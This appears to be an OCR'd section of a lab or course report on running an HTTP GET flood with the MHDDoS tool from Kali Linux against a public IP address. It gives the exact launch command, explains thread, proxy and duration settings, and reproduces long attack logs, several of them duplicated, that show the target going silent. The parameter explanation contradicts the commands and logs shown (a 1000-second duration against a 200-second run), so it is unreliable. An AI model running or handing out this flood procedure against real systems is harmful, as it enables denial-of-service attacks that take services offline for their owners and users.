
4.1 Using Kali machine and MHDDOS to Lauch attack using code:
python3 start.py get http://3.129.106.156 1000 proxylist.txt 10 200 debug [7]


The name of the DDoS attack script to execute is 'start.py' The 'start.py' should be in the same directory with the script or in a directory well identified by the system.


The script employs HTTP GET DoS attack method which encompass sending an immense number of GET requests to the intended website or IP address with the intention of freezing or overloading the target with the intention of freezing or overloading it.


The script can be configured with the following parameters:


- 1000 (Number of Threads): This specifies the number of threads at once that will mimic the HTTP requests so as to produce a more distributed traffic.
- proxylist.txt (Proxy List File): If proxies are going to be set then this file should contain proxy address on one line at least.
- 10 (Requests per Connection): It will make ten requests at a time and move on to another connection, and that, too, ten requests, and move to the next one, that is, to help keep the connections active and put more load on the target server.
- 1000 (Duration of the Attack): The attack will take 1000 seconds to execute and will pause automatically after that ensuring that the total time of attack does not exceed 16 minutes and 40 seconds. This duration can be as short or long as is necessary to meet the demands of relevant legislation, the organization, and customers.
- debug (Optional Debug Mode): If the debug mode is enabled, then more log information will be provided to control and investigate the advancement of the attack.


[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-3.html, Type: HTTP, Timeout: 5)
[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-4.html, Type: HTTP, Timeout: 5)
[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-5.html, Type: HTTP, Timeout: 5)
[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-6.html, Type: HTTP, Timeout: 5)
[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-7.html, Type: HTTP, Timeout: 5)
[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-8.html, Type: HTTP, Timeout: 5)
[11:59:18 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-9.html, Type: HTTP, Timeout: 5)
[11:59:19 - DEBUG] Proxies from (URL: https://www.my-proxy.com/free-proxy-list-10.html, Type: HTTP, Timeout: 5)
[11:59:19 - DEBUG] Proxies from (URL: https://www.freeproxychecker.com/result/http_proxies.txt, Type: HTTP, Timeout: 5)
[11:59:22 - INFO] 52,617 Proxies are getting checked, this may take awhile!
^C^C
^CException ignored in: <module 'threading' from '/usr/lib/python3.11/threading.py'>
Traceback (most recent call last):
File "/usr/lib/python3.11/threading.py", line 1560, in _shutdown
atexit_call()
File "/usr/lib/python3.11/concurrent/futures/thread.py", line 31, in _python_exit
t.join()
File "/usr/lib/python3.11/threading.py", line 1119, in join
self._wait_for_tstate_lock()
File "/usr/lib/python3.11/threading.py", line 1139, in _wait_for_tstate_lock
if lock.acquire(block, timeout):
KeyboardInterrupt:
┌──(kali㉿kali)-[/home/kali/MHDDoS]
└─PS> python3 start.py get http://3.129.106.156 1 1000 proxylist.txt 10 200 debug
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[12:01:34 - INFO] Empty Proxy File, running flood without proxy
[12:01:35 - INFO] Attack Started to 3.129.106.156 with GET method for 200 seconds, threads: 1000!
[12:01:35 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 0%
[12:01:36 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.27k, BPS: 879.27 kB / 0%
[12:01:37 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 4.68k, BPS: 3.25 MB / 1%
[12:01:39 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.63k, BPS: 2.51 MB / 2%
[12:01:40 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.72k, BPS: 2.58 MB / 2%
[12:01:41 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.48k, BPS: 1.72 MB / 3%
[12:01:43 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.97k, BPS: 1.37 MB / 4%
[12:01:44 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.10k, BPS: 1.46 MB / 4%
[12:01:45 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.16k, BPS: 1.51 MB / 5%
[12:01:47 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.05k, BPS: 1.42 MB / 6%
[12:01:49 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.79k, BPS: 2.62 MB / 7%
[12:01:50 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.25k, BPS: 2.27 MB / 7%
[12:01:52 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.04k, BPS: 1.42 MB / 8%
[12:01:54 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.07k, BPS: 2.12 MB / 9%
[12:01:55 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.67k, BPS: 1.85 MB / 10%
[12:01:57 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.40k, BPS: 1.67 MB / 10%
[12:01:58 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.28k, BPS: 2.26 MB / 11%
[12:01:59 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.12k, BPS: 2.16 MB / 12%
[12:02:02 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.69k, BPS: 1.87 MB / 13%
[12:02:03 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.43k, BPS: 2.38 MB / 14%
[12:02:05 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.54k, BPS: 2.46 MB / 15%



┌──(kali㉿kali)-[/home/kali/MHDDoS]
└─PS> python3 start.py get http://3.129.106.156 1 1000 proxylist.txt 10 200 debug
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[12:01:34 - INFO] Empty Proxy File, running flood without proxy
[12:01:35 - INFO] Attack Started to 3.129.106.156 with GET method for 200 seconds, threads: 1000!
[12:01:35 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 0%
[12:01:36 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.27k, BPS: 879.27 kB / 0%
[12:01:37 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 4.68k, BPS: 3.25 MB / 1%
[12:01:39 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.63k, BPS: 2.51 MB / 2%
[12:01:40 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.72k, BPS: 2.58 MB / 2%
[12:01:41 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.48k, BPS: 1.72 MB / 3%
[12:01:43 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.97k, BPS: 1.37 MB / 4%
[12:01:44 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.10k, BPS: 1.46 MB / 4%
[12:01:45 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.16k, BPS: 1.51 MB / 5%
[12:01:47 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.05k, BPS: 1.42 MB / 6%
[12:01:49 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.79k, BPS: 2.62 MB / 7%
[12:01:50 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.25k, BPS: 2.27 MB / 7%
[12:01:52 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.04k, BPS: 1.42 MB / 8%
[12:01:54 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.07k, BPS: 2.12 MB / 9%
[12:01:55 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.67k, BPS: 1.85 MB / 10%
[12:01:57 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.40k, BPS: 1.67 MB / 10%
[12:01:58 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.28k, BPS: 2.26 MB / 11%
[12:01:59 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.12k, BPS: 2.16 MB / 12%
[12:02:02 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.69k, BPS: 1.87 MB / 13%
[12:02:03 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.43k, BPS: 2.38 MB / 14%
[12:02:05 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.54k, BPS: 2.46 MB / 15%


File Actions Edit View Help
[12:02:09 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.90k, BPS: 2.00 MB / 17%
[12:02:11 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 4.17k, BPS: 2.90 MB / 18%
[12:02:12 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.34k, BPS: 1.63 MB / 18%
[12:02:14 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.28k, BPS: 1.58 MB / 19%
[12:02:16 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.30k, BPS: 2.28 MB / 20%
[12:02:19 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 4.68k, BPS: 3.25 MB / 22%
[12:02:22 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.67k, BPS: 2.55 MB / 23%
[12:02:27 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 6.46k, BPS: 4.48 MB / 26%
[12:02:30 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 6.11k, BPS: 4.25 MB / 27%
[12:02:34 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.88k, BPS: 2.00 MB / 29%
[12:02:36 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.47k, BPS: 2.41 MB / 30%
[12:02:37 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.58k, BPS: 1.78 MB / 31%
[12:02:39 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.87k, BPS: 1.30 MB / 32%
[12:02:43 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 7.99k, BPS: 5.53 MB / 34%
[12:02:44 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.34k, BPS: 1.62 MB / 34%
[12:02:45 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.70k, BPS: 1.88 MB / 35%
[12:02:47 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 2.60k, BPS: 1.81 MB / 36%
[12:02:49 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.22k, BPS: 2.24 MB / 37%
[12:02:51 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.80k, BPS: 2.64 MB / 38%
[12:02:52 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.14k, BPS: 2.18 MB / 38%
[12:02:53 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.77k, BPS: 2.62 MB / 39%
[12:02:55 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.03k, BPS: 2.09 MB / 40%
[12:02:56 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 3.30k, BPS: 2.29 MB / 40%
[12:02:57 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.61k, BPS: 1.12 MB / 41%
[12:02:58 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 146, BPS: 104.20 kB / 41%
[12:02:59 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 42%
[12:03:01 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 42%
[12:03:02 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 43%
[12:03:03 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 43%
[12:03:04 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 44%
[12:03:05 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 44%
[12:03:06 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 45%
[12:03:07 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 46%
[12:03:08 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 46%
[12:03:09 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 47%
[12:03:10 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 47%
[12:03:11 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 48%
[12:03:12 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 48%
[12:03:13 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.00k, BPS: 700.80 kB / 49%
[12:03:14 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 62, BPS: 43.52 kB / 49%
[12:03:15 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: — B / 50%


[12:03:12 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 48%
[12:03:13 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 1.00k, BPS: 700.80 kB / 49%
[12:03:14 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 62, BPS: 43.52 kB / 49%
[12:03:15 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 50%
[12:03:16 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 50%
[12:03:17 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 51%
[12:03:18 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 51%
[12:03:19 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 52%
[12:03:20 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 52%
[12:03:21 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 53%
[12:03:22 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 53%
[12:03:23 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 54%
[12:03:24 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 54%
[12:03:25 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 55%
[12:03:26 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 55%
[12:03:27 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 56%
[12:03:28 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 56%
[12:03:29 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 57%
[12:03:30 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 57%
[12:03:31 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 58%
[12:03:32 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 58%
[12:03:33 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 59%
[12:03:34 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 59%
[12:03:35 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 60%
[12:03:36 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 60%
[12:03:37 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 61%
[12:03:39 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 61%
[12:03:40 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 62%
[12:03:41 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 63%
[12:03:42 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 63%
[12:03:43 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 64%
[12:03:44 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 571, BPS: 395.25 kB / 64%
[12:03:45 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 442, BPS: 310.53 kB / 65%
[12:03:46 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 65%
[12:03:47 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 66%
[12:03:48 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 66%
[12:03:49 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 67%
[12:03:50 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 67%
[12:03:51 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 68%
[12:03:53 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 68%
[12:03:54 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 69%
[12:03:55 - DEBUG] Target: 3.129.106.156, Port: 80, Method: GET PPS: 0, BPS: -- B / 69%
